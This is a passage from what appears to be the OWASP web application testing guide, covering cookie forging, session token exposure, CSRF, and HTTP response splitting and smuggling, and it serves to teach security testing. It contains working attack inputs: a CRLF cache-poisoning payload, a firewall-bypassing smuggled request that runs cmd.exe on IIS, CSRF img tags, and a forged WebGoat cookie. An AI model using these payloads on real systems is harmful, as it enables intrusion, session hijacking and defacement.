
If the cookie seems to have some kind of time dependency, a good approach is to collect a large amount of samples in a short time, in order to see whether it is possible to reduce (or almost eliminate) the time impact when guessing "nearby" cookies.

Cookie manipulation

Once you have squeezed out as much information as possible from the cookie, it is time to start to modify it. The methodologies here heavily depend on the results of the analysis phase, but we can provide some examples:

Example 1: cookie with identity in clear text

In figure 1 we show an example of cookie manipulation in an application that allows subscribers of a mobile telecom operator to send MMS messages via Internet. Surfing the application using OWASP WebScarab or BurpProxy we can see that after the authentication process the cookie *msidnOneShot* contains the sender's telephone number: this cookie is used to identify the user for the service payment process. However, the phone number is stored in clear and is not protected in any way. Thus, if we modify the cookie from *msidnOneShot=3*******59* to *msidnOneShot=3*******99*, the mobile user who owns the number 3*******99 will pay the MMS message!



Example of Cookie with identity in clear text

Example 2: guessable cookie

An example of a cookie whose value is easy to guess and that can be used to impersonate other users can be found in OWASP WebGoat, in the "Weak Authentication cookie" lesson. In this example, you start with the knowledge of two username/password couples (corresponding to the users 'webgoat' and 'aspect'). The goal is to reverse engineer the cookie creation logic and break into the account of user 'alice'. Authenticating to the application using these known couples, you can collect the corresponding authentication cookies. In table 1 you can find the associations that bind each username/password couple to the corresponding cookie, together with the login exact time.

Username	Password	Authentication Cookie - Time
webgoat	Webgoat	65432ubphcfx – 10/7/2005-10:10 65432ubphcfx – 10/7/2005-10:11
aspect	Aspect	65432udfqtb – 10/7/2005-10:12 65432udfqtb – 10/7/2005-10:13
alice	?????	??????????

Cookie collections

First of all, we can note that the authentication cookie remains constant for the same user across different logons, showing a first critical vulnerability to replay attacks: if we are able to steal a valid cookie (using for example a XSS vulnerability), we can use it to hijack the session of the corresponding user without knowing his/her credentials. Additionally, we note that the "webgoat" and "aspect" cookies have a common part: "65432u". "65432" seems to be a constant integer. What about "u" ? The strings "webgoat" and "aspect" both end with the "t" letter, and "u" is the letter following it. So let's see the letter following each letter in "webgoat":

```
1st char: "w" + 1 ="x"
2nd char: "e" + 1 = "f"
3rd char: "b" + 1 = "c"
4th char: "g" + 1= "h"
5th char: "o" + 1= "p"
6th char: "a" + 1= "b"
7th char: "t" + 1 = "u"
```

We obtain "xfchpbu", which inverted gives us exactly "ubphcfx". The algorithm fits perfectly also for the user 'aspect', so we only have to apply it to user 'alice', for which the cookie results to be "65432fdjmb". We repeat the authentication to the application providing the "webgoat" credentials, substitute the received cookie with the one that we have just calculated for alice and…Bingo! Now the application identifies us as "alice" instead of "webgoat".

Brute force

The use of a brute force attack to find the right authentication cookie, could be an heavy time consuming technique. Foundstone Cookie Digger can help to collect a large number of cookies, giving the average length and the character set of the cookie. In advance, the tool compares the different values of the cookie to check how many characters are changing for every subsequent login. If the cookie values does not remain the same on subsequent logins, Cookie Digger gives the attacker longer periods of time to perform brute force attempts. In the following table we show an example in which we have collected all the cookies from a public site, trying 10 authentication attempts. For every type of cookie collected you have an estimate of all the possible attempts needed to "brute force" the cookie.

CookieName	Has Username or Password	Average Length	Character Set	Randomness Index	Brute Force Attempts
X_ID	False	820	, 0-9, a-f	52,43	2,60699329187639E+129
COOKIE_IDENT_SERV	False	54	, +, /-9, A-N, P-X, Z, a-z	31,19	12809303223894,6
X_ID_YACAS	False	820	, 0-9, a-f	52,52	4,46965862559887E+129
COOKIE_IDENT	False	54	, +, /-9, A-N, P-X, Z, a-z	31,19	12809303223894,6
X_UPC	False	172	, 0-9, a-f	23,95	2526014396252,81
CAS_UPC	False	172	, 0-9, a-f	23,95	2526014396252,81
CAS_SCC	False	152	, 0-9, a-f	34,65	7,14901878613151E+15
COOKIE_X	False	32	, +, /, 0, 8, 9, A, C, E, K, M, O, Q, R, W-Y, e-h, l, m, q, s, u, y, z	0	1
vgnvisitor	False	26	, 0-2, 5, 7, A, D, F-I, K-M, O-Q, W-Y, a-h, j-q, t, u, w-y, ~	33,59	18672264717,3479

X_ID
5573657249643a3d3333353639373938353 23b4d736973646e3a3d3333353639373938353 23b537461746f436f6e73656e736f3a 3d303b4d65746f646f417574656e746963…….0525147746d6e673d3d
5573657249643a3d3333353639373938353 23b4d736973646e3a3d3333353639373938353 23b537461746f436f6e73656e736f3a 3d303b4d65746f646f417574656e746963617a696f6e6…..354730632f5346673d3d

An example of CookieDigger report

Overflow

Since the cookie value, when received by the server, will be stored in one or more variables, there is always the chance of performing a boundary violation of that variable. Overflowing a cookie can lead to all the outcomes of buffer overflow attacks. A Denial of Service is usually the easiest goal, but the execution of remote code can also be possible. Usually, however, this requires some detailed knowledge about the architecture of the remote system, as any buffer overflow technique is heavily dependent on the underlying operating system and memory management in order to correctly calculate offsets to properly craft and align inserted code.

Example: http://seclists.org/lists/fulldisclosure/2005/Jun/0188.html

REFERENCES

Whitepapers

- Matteo Meucci: "A Case Study of a Web Application Vulnerability" - http://www.owasp.org/docroot/owasp/misc/OWASP-Italy-MMS-Spoofing.zip
- RFC 2965 "HTTP State Management Mechanism"
- RFC 1750 "Randomness Recommendations for Security"
- "Strange Attractors and TCP/IP Sequence Number Analysis": http://www.bindview.com/Services/Razor/Papers/2001/tcpseq.cfm
- Correlation Coefficient: http://mathworld.wolfram.com/CorrelationCoefficient.html
- ENT: http://fourmilab.ch/random/
- http://seclists.org/lists/fulldisclosure/2005/Jun/0188.html
- Darrin Barrall: "Automated Cookie Analysis" – http://www.spidynamics.com/assets/documents/SPIcookies.pdf

Tools

- OWASP's WebScarab features a session token analysis mechanism. You can read How to test session identifier strength with WebScarab.
- Foundstone CookieDigger - http://www.foundstone.cm/resources/proddesc/cookiedigger.htm

4.5.3 EXPOSED SESSION VARIABLES

BRIEF SUMMARY

The Session Tokens (Cookie, SessionID, Hidden Field), if exposed, will usually enable an attacker to impersonate a victim and access the application illegitimately. As such, it is important that it is protected from eavesdropping at all times – particularly whilst in transit between the Client browser and the application servers.

SHORT DESCRIPTION OF THE ISSUE

The information here relates to how transport security applies to the transfer of sensitive Session ID data rather than data in general, and may be stricter than the caching and transport policies applied to the data served by the site. Using a personal proxy, it is possible to ascertain the following about each request and response:

- Protocol used (e.g. HTTP vs. HTTPS)
- HTTP Headers
- Message Body (e.g. POST or page content)

Each time Session ID data is passed between the client and the server, the protocol, cache and privacy directives and body should be examined. Transport security here refers to Session IDs passed in GET or POST requests, message bodies or other means over valid HTTP requests.

BLACK BOX TESTING AND EXAMPLE

Testing for Encryption & Reuse of Session Tokens vulnerabilities:

Protection from eavesdropping is often provided by SSL encryption, but may incorporate other tunnelling or encryption. It should be noted that encryption or cryptographic hashing of the Session ID should be considered separately from transport encryption, as it is the Session ID itself being protected, not the data that may be represented by it. If the Session ID could be presented by an attacker to the application to gain access, then it must be protected in transit to mitigate that risk. It should therefore be ensured that encryption is both the default and enforced for any request or response where the Session ID is passed, regardless of the mechanism used (e.g. a hidden form field). Simple checks such as replacing https:// with http:// during interaction with application should be performed, together with modification of form posts to determine if adequate segregation between the secure and non-secure sites is implemented.
NB. If there is also an element to the site where the user is tracked with Session IDs but security is not present (e.g. noting which public documents a registered user downloads) it is essential that a different Session ID is used. The Session ID should therefore be monitored as the client switches from the secure to non-secure elements to ensure a different one is used.

Result Expected:
Every time I made a successful authentication, I expect to receive:

- A different session token
- A token sent via encrypted channel every time I make an HTTP Request

Testing for Proxies & Caching vulnerabilities:
Proxies must also be considered when reviewing application security. In many cases, clients will access the application through corporate, ISP or other proxies or protocol aware gateways (e.g. Firewalls). The HTTP protocol provides directives to control behaviour of downstream proxies, and the correct implementation of these directives should also be assessed. In general, the Session ID should never be sent over unencrypted transport and should never be cached. The application should therefore be examined to ensure that encrypted communications are both the default and enforced for any transfer of Session IDs. Furthermore, whenever the Session ID is passed directives should be in place to prevent it's caching by intermediate and even local caches.
The application should also be configured to secure data in Caches over both HTTP/1.0 and HTTP/1.1 – RFC 2616 discusses the appropriate controls with reference to HTTP. HTTP/1.1 provides a number of cache control mechanisms. Cache-Control: no-cache indicates that a proxy must not re-use any data. Whilst Cache-Control: Private appears to be a suitable directive, this still allows a non-shared proxy to cache data. In the case of web-cafes or other shared systems, this presents a clear risk. Even with single-user workstations the cached Session ID may be exposed through a compromise of the file-system or where network stores are used. HTTP/1.0 caches do not recognise the Cache-Control: no-cache directive.

Result Expected:
The "Expires: 0" and Cache-Control: max-age=0 directives should be used to further ensure caches do not expose the data. Each request/response passing Session ID data should be examined to ensure appropriate cache directives are in use.

Testing for GET & POST vulnerabilities:
In general, GET requests should not be used as the Session ID may be exposed in Proxy or Firewall logs. They are also far more easily manipulated than other types of transport, although it should be noted that almost any mechanism can be manipulated by the client with the right tools. Furthermore, Cross Site Scripting attacks are most easily exploited by sending a specially constructed link to the victim. This is far less likely if data is sent from the client as POSTs.

Result Expected:
All server side code receiving data from POST requests should be tested to ensure it doesn't accept the data if sent as a GET. For example, consider the following POST request generated by a login page.

```
POST http://owaspapp.com/login.asp HTTP/1.1
Host: owaspapp.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.2) Gecko/20030208
Netscape/7.02 Paros/3.0.2b
Accept: */*
Accept-Language: en-us, en
Accept-Charset: ISO-8859-1, utf-8;q=0.66, *;q=0.66
Keep-Alive: 300
Cookie: ASPSESSIONIDABCDEFG=ASKLJDLKJRELKHJG
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

Login=Username&password=Password&SessionID=12345678
If login.asp is badly implemented, it may be possible to log in using the following URL:
http://owaspapp.com/login.asp?Login=Username&password=Password&SessionID=12345678
```

Potentially insecure server-side scripts may be identified by checking each POST in this way.

Testing for Transport vulnerabilities:
All interaction between the Client and Application should be tested at least against the following criteria.

- How are Session IDs transferred? e.g. GET, POST, Form Field (inc. Hidden)
- Are Session IDs always sent over encrypted transport by default?
- Is it possible to manipulate the application to send Session IDs unencrypted? e.g. change HTTP to HTTPS
- What cache-control directives are applied to requests/responses passing Session IDs?
- Are these directives always present? If not, where are the exceptions?
- Are GET requests incorporating the Session ID used?
- If POST is used, can it be interchanged with GET?

REFERENCES

Whitepapers

- RFC 2616 – Hypertext Transfer Protocol -- HTTP/1.1 - www.ietf.org/rfc/rfc2616.txt
- RFCs 2109 & 2965 – HTTP State Management Mechanism [D. Kristol, L. Montulli] - www.ietf.org/rfc/rfc2965.txt, www.ietf.org/rfc/rfc2109.txt

4.5.4 TESTING FOR CSRF

BRIEF SUMMARY

Cross-Site Request Forgery (CSRF) is about forcing an end user to execute unwanted actions on a web application in which he/she is currently authenticated. With little help of social engineering (like sending a link via email/chat), an attacker may force the users of a web application to execute actions of the attackers choosing. A successful CSRF exploit can compromise end user data and operation in case of normal user. If the targeted end user is the administrator account, this can compromise the entire web application.

DESCRIPTION OF THE ISSUE

The way CSRF is accomplished relies on the following facts:
1) Web browser behavior regarding the handling of session-related information such as cookies and http authentication information;
2) Knowledge of valid web application URLs on the side of the attacker;
3) Application session management relying only on information which is known by the browser;
4) Existence of HTML tags whose presence cause immediate access to an http[s] resource; for example the image tag *img*.


Points 1, 2, and 3 are essential for the vulnerability to be present, while point 4 is accessory and facilitates the actual exploitation, but is not strictly required.

Point 1) Browsers automatically send information which is used to identify a user session. Suppose *site* is a site hosting a web application, and the user *victim* has just authenticated himself to *site*. In response, *site* sends *victim* a cookie which identifies requests send by *victim* as belonging to *victim's* authenticated session. Basically, once the browser receives the cookie set by *site*, it will automatically send it along with any further requests directed to *site*.

Point 2) If the application does not make use of session-related information in URLs, then it means that the application URLs, their parameters and legitimate values may be identified (either by code analysis or by accessing the application and taking note of forms and URLs embedded in the HTML/JavaScript).

Point 3) By "known by the browser" we mean information such as cookies or http-based authentication information (such as Basic Authentication; NOT form-based authentication), which are stored by the browser and subsequently resent at each request directed towards an application area requesting that authentication. The vulnerabilities discussed next apply to applications which rely entirely on this kind of information to identify a user session.

Suppose, for simplicity's sake, to refer to GET-accessible URLs (though the discussion applies as well to POST requests). If *victim* has already authenticated himself, submitting another request causes the cookie to be automatically sent with it (see picture, where the user accesses an application on www.example.com).



The GET request could be originated in several different ways:

- by the user, who is using the actual web application;
- by the user, who types the URL it directly in the browser;
- by the user, who follows a link (external to the application) pointing to the URL.

These invocations are indistinguishable by the application. In particular, the third may be quite dangerous. There is a number of techniques (and of vulnerabilities) which can disguise the real properties of a link. The link can be embedded in an email message, or appear in a malicious web site where the user is lured, i.e. the link appears in content hosted elsewhere (another web site, an HTML email message, etc.) and points to a resource of the application. If the user clicks on the link, since it was already authenticated by the web application on *site*, the browser will issue a GET request to the web application, accompanied by authentication information (the session id cookie). This results in a valid operation performed on the web application – probably not what the user expects to happen! Think of a malicious link causing a fund transfer on a web banking application to appreciate the implications...

By using a tag such as *img*, as specified in point 4 above, it is not even necessary that the user follows a particular link. Suppose the attacker sends the user an email inducing him to visit an URL referring to a page containing the following (oversimplified) HTML:

```
<html><body>
...
<img src="https://www.company.example/action" width="0" height="0">
...
</body></html>
```

What the browser will do when it displays this page is that it will try to display the specified zero-width (i.e., invisible) image as well. This results into a request being automatically sent to the web application hosted on *site*. It is not important that the image URL does not refer to a proper image, its presence will trigger the request specified in the *src* field anyway; this happens provided that images download is not disabled in the browsers, which is a typical configuration since disabling images would cripple most web applications beyond usability.

The problem here is a consequence of the following facts:

- there are HTML tags whose appearance in a page result in automatic http request execution (*img* being one of those);
- the browser has no way to tell that the resource referenced by *img* is not actually an image and is in fact not legitimate;
- image loading happens regardless of the location of the alleged image, i.e. the form and the image itself need not be located in the same host, not even in the same domain. While this is a very handy feature, it makes difficult to compartmentalize applications.

It is the fact that HTML content unrelated to the web application may refer components in the application, and the fact that the browser automatically composes a legal request towards the application, that allows such kind of attacks. As no standards are defined right now, there is no way to prohibit this behavior unless it is made impossible for the attacker to specify valid application URLs. This means that valid URLs must contain information related to the user session, which is supposedly not known to the attacker and therefore make the identification of such URLs impossible.

The problem might be even worse, since in integrated mail/browser environments simply displaying an email message containing the image would result in the execution of the request to the web application with the associated browser cookie.

Things may be obfuscated further, by referencing seemingly valid image URLs such as

```
<img src="https://[attacker]/picture.gif" width="0" height="0">
```

where [attacker] is a site controlled by the attacker, and by utilizing a redirect mechanism on:

```
http://[attacker]/picture.gif to http://[thirdparty]/action
```

Cookies are not the only example involved in this kind of vulnerability. Web applications whose session information is entirely supplied by the browser are vulnerable too. This includes applications relying on HTTP authentication mechanisms alone, since the authentication information is known by the browser and is sent automatically upon each request. This DOES NOT include form-based authentication, which occurs just once and generates some form of session-related information (of course, in this case, such information is expressed simply as a cookie and can we fall back to one of the previous cases).

Sample scenario.


Let's suppose that the victim is logged on to a firewall web management application. To log in, a user has to authenticate himself; subsequently, session information is stored in a cookie.

Let's suppose our firewall web management application has a function that allows an authenticated user to delete a rule specified by its positional number, or all the rules of the configuration if the user enters '*' (quite a dangerous feature, but will make the example more interesting). The delete page is shown next. Let's suppose that the form – for the sake of simplicity – issues a GET request, which will be of the form:

```
https://[target]/fwmgt/delete?rule=1  (to delete rule number one)
```

```
https://[target]/fwmgt/delete?rule=* (to delete all rules).
```

The example is purposely quite naive, but shows in a simple way the dangers of CSRF.



Therefore, if we enter the value '*' and press the Delete button the following GET request is submitted.

```
https://www.company.example/fwmgt/delete?rule=*
```

with the effect of deleting all firewall rules (and ending up in a possibly inconvenient situation...).

Now, this is not the only possible scenario. The user might have accomplished the same results by manually submitting the URL:

```
https://[target]/fwmgt/delete?rule=*
```

or by following a link pointing, directly or via a redirection, to the above URL. Or, again, by accessing an HTML page with an embedded *img* tag pointing to the same URL. In all of these cases, if the user is currently logged in the firewall management application, the request will succeed and will modify the configuration of the firewall. One can imagine attacks targeting sensitive applications and making automatic auction bids, money transfers, orders, changing the configuration of critical software components, etc. An interesting thing is that these vulnerabilities may be exercised behind a firewall; i.e., it is sufficient that the link being attacked be reachable by the victim (not directly by the attacker). In particular, it can be any Intranet web server; for example, the firewall management station

mentioned before, which is unlikely to be exposed to the Internet. Imagine a CSRF attack targeting an application monitoring a nuclear power plant... Sounds far fetched? Probably, but it is a possibility. Self-vulnerable applications, i.e. applications that are used both as attack vector and target (such as web mail applications), make things worse. If such an application is vulnerable, the user is obviously logged in when he reads a message containing a CSRF attack, that can target the web mail application and have it perform actions such as deleting messages, sending messages appearing as sent by the user, etc.

Countermeasures.

The following countermeasures are divided among recommendations to users and to developers.

Users

Since CSRF vulnerabilities are reportedly widespread, it is recommended to follow best practices to mitigate risk. Some mitigating actions are:

- Logoff immediately after using a web application
- Do not allow your browser to save username/passwords, and do not allow sites to "remember" your login
- Do not use the same browser to access sensitive applications and to surf freely the Internet; if you have to do both things at the same machine, do them with separate browsers.

Integrated HTML-enabled mail/browser, newsreader/browser environments pose additional risks since simply viewing a mail message or a news message might lead to the execution of an attack.

Developers

Add session-related information to the URL. What makes the attack possible is the fact that the session is uniquely identified by the cookie, which is automatically sent by the browser. Having other session-specific information being generated at the URL level makes it difficult to the attacker to know the structure of URLs to attack.

Other countermeasures, while they do not resolve the issue, contribute to make it harder to exploit.

Use POST instead of GET. While POST requests may be simulated by means of JavaScript, they make it more complex to mount an attack. The same is true with intermediate confirmation pages (such as: "Are you sure you really want to do this?" type of pages). They can be bypassed by an attacker, although they will make their work a bit more complex. Therefore, do not rely solely on these measures to protect your application. Automatic logout mechanisms somewhat mitigate the exposure to these vulnerabilities, though it ultimately depends on the context (a user who works all day long on a vulnerable web banking application is obviously more at risk than a user who uses the same application occasionally).

Another countermeasure is to rely on *Referer* headers, and allow only those requests which appear to originate from valid URLs. While *Referer* headers may be faked, they do provide minimal protection – for example, they inhibit attacks via email.

BLACK BOX TESTING AND EXAMPLE

To test black box, you need to know URLs in the restricted (authenticated) area. If you possess valid credentials, you can assume both roles – the attacker and the victim. In this case, you know the URLs to be tested just by browsing around the application.

Otherwise, if you don't have valid credentials available, you have to organize a real attack, and so induce a legitimate, logged in user into following an appropriate link. This may involve a substantial level of social engineering.

Either way, a test case can be constructed as follows:

- let *u* the URL being tested; for example, u = http://www.example.com/action
- build a html page containing the http request referencing url u (specifying all relevant parameters; in case of http GET this is straightforward, while to a POST request you need to resort to some Javascript);
- make sure that the valid user is logged on the application;
- induce him into following the link pointing to the to-be-tested URL (social engineering involved if you cannot impersonate the user yourself);
- observe the result, i.e. check if the web server executed the request.

GRAY BOX TESTING AND EXAMPLE

Audit the application to ascertain if its session management is vulnerable. If session management relies only on client side values (information available to the browser), then the application is vulnerable. By "client side values" we mean cookies and HTTP authentication credentials (Basic Authentication and other forms of HTTP authentication; NOT form-based authentication, which is an application-level authentication). For an application to not be vulnerable, it must include session-related information in the URL, in a form of unidentifiable or unpredictable by the user ([3] uses the term *secret* to refer to this piece of information).

Resources accessible via HTTP GET requests are easily vulnerable, though POST requests can be automatized via Javascript and are vulnerable as well; therefore, the use of POST alone is not enough to correct the occurrence of CSRF vulnerabilities.

REFERENCES

Whitepapers

- This issue seems to get rediscovered from time to time, under different names. A history of these vulnerabilities has been reconstructed in: http://www.webappsec.org/lists/websecurity/archive/2005-05/msg00003.html
- Peter W:"Cross-Site Request Forgeries" - http://www.tux.org/~peterw/csrf.txt
- Thomas Schreiber:"Session Riding" - http://www.securenet.de/papers/Session_Riding.pdf
- Oldest known post - http://www.zope.org/Members/jim/ZopeSecurity/ClientSideTrojan

- Cross-site Request Forgery FAQ - http://www.cgisecurity.com/articles/csrf-faq.shtml

Tools

- Currently there are no automated tools that can be used to test for the presence of CSRF vulnerabilities. However, you may use your favorite spider/crawler tools to acquire knowledge about the application structure and to identify the URLs to test.

4.5.5 HTTP EXPLOIT

BRIEF SUMMARY

In this chapter we will illustrate examples of attacks that leverage specific features of the HTTP protocol, either by exploiting weaknesses of the web application or peculiarities in the way different agents interpret HTTP messages

DESCRIPTION OF THE ISSUE

We will analyze two different attacks that target specific HTTP headers: HTTP splitting and HTTP smuggling. The first attack exploits a lack of input sanitization which allows an intruder to insert CR and LF characters into the headers of the application response and to 'split' that answer into two different HTTP messages. The goal of the attack can vary from a cache poisoning to cross site scripting. In the second attack, the attacker exploits the fact that some specially crafted HTTP messaged can be parsed and interpreted in different ways depending on the agent that receives them. HTTP smuggling requires some level of knowledge about the different agents that are handling the HTTP messages (web server, proxy, firewall) and therefore will be included only in the Gray Box testing section

BLACK BOX TESTING AND EXAMPLES

HTTP Splitting

Some web applications use part of the user input to generate the values of some headers of their responses. The most straightforward example is provided by redirections in which the target URL depends on some user submitted value. Let's say for instance that the user is asked to choose whether he/she prefers a standard or advanced web interface. Such choice will be passed as a parameter that will be used in the response header to trigger the redirection to the corresponding page. More specifically, if the parameter 'interface' has the value 'advanced', the application will answer with the following:

```
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.jsp?interface=advanced
<snip>
```

When receiving this message, the browser will bring the user to the page indicated in the Location header. However, if the application does not filter the user input, it will be possible to insert in the 'interface' parameter the sequence %0d%0a, which represent the CRLF sequence that is used to

separate different lines. At this point, we will be able to trigger a response that will be interpreted as two different responses by anybody who happens to parse it, for instance a web cache sitting between us and the application. This can be leveraged by an attacker to poison this web cache so that it will provide false content in all subsequent requests. Let's say that in our previous example the pen-tester passes the following data as the interface parameter:

```
advanced%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-Length:%2035%0d%0a%0d%0a<html>Sorry,%20System%20Down</html>
```

The resulting answer from the vulnerable application will therefore be the following:

```
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.jsp?interface=advanced
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 35

<html>Sorry,%20System%20Down</html>
<other data>
```

The web cache will see two different responses, so if the attacker sends, immediately after the first request a second one asking for /index.html, the web cache will match this request with the second response and cache its content, so that all subsequent requests directed to victim.com/index.html passing through that web cache will receive the "system down" message. In this way, an attacker would be able to effectively deface the site for all users using that web cache (the whole Internet, if the web cache is a reverse proxy for the web application). Alternatively, the attacker could pass to those users a JavaScript snippet that would steal their cookies, mounting a Cross Site Scripting attack. Note that while the vulnerability is in the application, the target here are its users.

Therefore, in order to look for this vulnerability, the tester needs to identify all user controlled input that influences one or more headers in the response, and check whether he/she can successfully inject a CR+LF sequence in it. The headers that are the most likely candidates for this attack are:

- Location
- Set-Cookie

It must be noted that a successful exploitation of this vulnerability in a real world scenario can be quite complex, as several factors must be taken into account:

1. The pen-tester must properly set the headers in the fake response for it to be successfully cached (e.g.: a Last-Modified header with a date set in the future). He/she might also have to destroy previously cached versions of the target pagers, by issuing a preliminary request with "Pragma: no-cache" in the request headers
2. The application, while not filtering the CR+LF sequence, might filter other characters that are needed for a successful attack (e.g.: "<" and ">"). In this case, the tester can try to use other encodings (e.g.: UTF-7)

3. Some targets (e.g.: ASP) will URL-encode the path (e.g.: www.victim.com/redirect.asp) part of the Location header, making a CRLF sequence useless. However, they fail to encode the query section (e.g.: ?interface=advanced), meaning that a leading question mark is enough to bypass this problem

For a more detailed discussion about this attack and other information about possible scenarios and applications, check the corresponding paper referenced at the bottom of this section.

GRAY BOX TESTING AND EXAMPLE

HTTP Splitting

A successful exploitation of HTTP Splitting is greatly helped by knowing some details of the web application and of the attack target. For instance, different targets can use different methods to decide when the first HTTP message ends and when the second starts. Some will use the message boundaries, as in the previous example. Other targets will assume that different messages will be carried by different packets. Others will allocate for each message a number of chunks of predetermined length: in this case, the second message will have to start exactly at the beginning of a chunk and this will require the tester to use padding between the two messages. This might cause some trouble when the vulnerable parameter is to be sent in the URL, as a very long URL is likely to be truncated or filtered. A gray box scenario can help the attacker to find a workaround: several application servers, for instance, will allow the request to be sent using POST instead of GET.

HTTP Smuggling

As mentioned in the introduction, HTTP Smuggling leverages the different ways that a particularly crafted HTTP message can be parsed and interpreted by different agents (browsers, web caches, application firewalls). This relatively new kind of attack was first discovered by Chaim Linhart, Amit Klein, Ronen Heled and Steve Orrin in 2005. There are several possible applications and we will analyze one of the most spectacular: the bypass of an application firewall. Refer to the original whitepaper (linked at the bottom of this page) for more detailed information and other scenarios.

Application Firewall Bypass

There are several products that enable a system administration to detect and block a hostile web request depending on some known malicious pattern that is embedded in the request. One very old example is the infamous Unicode directory traversal attack against IIS server (http://www.securityfocus.com/bid/1806), in which an attacker could break out the www root by issuing a request like:

```
http://target/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+<command_to_execute>
```

Of course, it is quite easy to spot and filter this attack by the presence of strings like ".." and "cmd.exe" in the URL. However, IIS 5.0 is quite picky about POST requests whose body is up to 48K bytes and truncates all content that is beyond this limit when the Content-Type header is different from application/x-www-form-urlencoded. The pen-tester can leverage this by creating a very large request, structured as follows:

```
POST /target.asp HTTP/1.1        <-- Request #1
Host: target
Connection: Keep-Alive
Content-Length: 49225
<CRLF>
<49152 bytes of garbage>
POST /target.asp HTTP/1.0        <-- Request #2
Connection: Keep-Alive
Content-Length: 33
<CRLF>
POST /target.asp HTTP/1.0        <-- Request #3
xxxx: POST /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0   <-- Request #4
Connection: Keep-Alive
<CRLF>
```

What happens here is that the Request #1 is made of 49223 bytes, which includes also the lines of Request #2. Therefore, a firewall (or any other agent beside IIS 5.0) will see Request #1, will fail to see Request #2 (its data will be just part of #1), will see Request #3 and miss Request #4 (because the POST will be just part of the fake header xxxx). Now, what happens to IIS 5.0 ? It will stop parsing Request #1 right after the 49152 bytes of garbage (as it will have reached the 48K=49152 bytes limit) and will therefore parse Request #2 as a new, separate request. Request #2 claims that its content is 33 bytes, which includes everything until "xxxx: ", making IIS miss Request #3 (interpreted as part of Request #2) but spot Request #4, as its POST starts right after the 33rd byte or Request #2. It is a bit complicated, but the point is that the attack URL will not be detected by the firewall (it will be interpreted as the body of a previous request) but will be correctly parsed (and executed) by IIS.

While in the aforementioned case the technique exploits a bug of a web server, there are other scenarios in which we can leverage the different ways that different HTTP-enabled devices parse messages that are not 1005 RFC compliant. For instance, the HTTP protocol allows only 1 Content-Length header, but does not specify how to handle a message that has two instances of this header. Some implementations will use the first one while others will prefer the second, cleaning the way for HTTP Smuggling attacks. Another example is the use of the Content-Length header in a GET message.

Note that HTTP Smuggling does *not* exploit any vulnerability in the target web application. Therefore, it might be somewhat tricky, in a pen-test engagement, to convince the client that a countermeasure should be looked for anyway.

REFERENCES

Whitepapers

- Amit Klein, "Divide and Conquer: HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics" - http://www.watchfire.com/news/whitepapers.aspx
- Chaim Linhart, Amit Klein, Ronen Heled, Steve Orrin: "HTTP Request Smuggling" - http://www.watchfire.com/news/whitepapers.aspx
